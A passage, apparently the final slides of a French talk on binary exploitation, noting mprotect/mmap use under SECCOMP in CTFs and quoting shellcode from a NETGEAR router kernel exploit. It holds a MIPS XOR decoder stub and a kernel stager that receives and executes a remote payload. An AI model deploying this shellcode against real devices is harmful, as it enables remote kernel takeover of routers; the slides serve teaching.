 - Appel contrôlé de **mprotect** ou **mmap**
- En CTF, utile lorsqu'un binaire est durci avec une des règles SECCOMP
 - Certains appels systèmes vont être bloqués
 - **open** / **read** / **write** souvent nécessaire (peut être compliqué avec du ROP)

Exemple: “Linux (MIPS) kernel exploit for NETGEAR WiFi routers”

```
# NUL-free mips code which decodes the next stage,
# flushes the d-cache, and branches there.
# loosely inspired by some shit Julien Tinnes once wrote.
decoder_stub = [
    0x0320e821, # move sp,t9
    0x27a90168, # addiu t1,sp,360
    0x2529fef0, # addiu t1,t1,-272
    0x240afffb, # li t2,-5
    0x01405027, # nor t2,t2,zero
    0x214bffff, # addi t3,t2,-4
    0x240cfff8, # li t4,-121
    0x01806027, # nor t4,t4,zero
    0x3c0d0000, # [8] lui t5,xorkey@hi
    0x35ad0000, # [9] ori t5,t5,xorkey@lo
    0x8d28ffff, # lw t0,-4(t1)
    0x010d7026, # xor t6,t0,t5
    0xad2efffc, # sw t6,-4(t1)
    0x258cffff, # addiu t4,t4,-4
    0x140cffff, # bne zero,t4,0x28
    0x012a4820, # add t1,t1,t2
    0x3c190000, # [16] lui t9,(a_r4k_blast_dcache-0x110)@hi
    0x37390000, # [17] ori t9,t9,(a_r4k_blast_dcache-0x110)@lo
    0x8f39010, # lw t9,272(t9)
    0x0320f809, # jalr t9
    0x3c181234, # lui t8,0x1234
```

```
# kernel payload stager
kernel_stager = [
    0x27bdfef0, # addiu sp,sp,-32
    0x24041000, # li a0,4096
    0x24050000, # li a1,0
    0x3c190000, # [3] lui t9,kmalloc@hi
    0x37390000, # [4] ori t9,t9,kmalloc@lo
    0x0320f809, # jalr t9
    0x00000000, # nop
    0x0040b821, # move s7,v0
    0x02602021, # move a0,s3
    0x02e02821, # move a1,s7
    0x24061000, # li a2,4096
    0x00003821, # move a3,zero
    0x3c190000, # [12] lui t9,ks_recv@hi
    0x37390000, # [13] ori t9,t9,ks_recv@lo
    0x0320f809, # jalr t9
    0x00000000, # nop
    0x3c190000, # [16] lui t9,a_r4k_blast_dcache@hi
    0x37390000, # [17] ori t9,t9,a_r4k_blast_dcache@lo
    0x8f390000, # lw t9,0(t9)
    0x0320f809, # jalr t9
    0x00000000, # nop
    0x02e0f809, # jalr s7
    0x00000000, # nop
```

Source: <https://haxx.in/files/blasty-vs-netusb.py>

Merci !

Des questions ?

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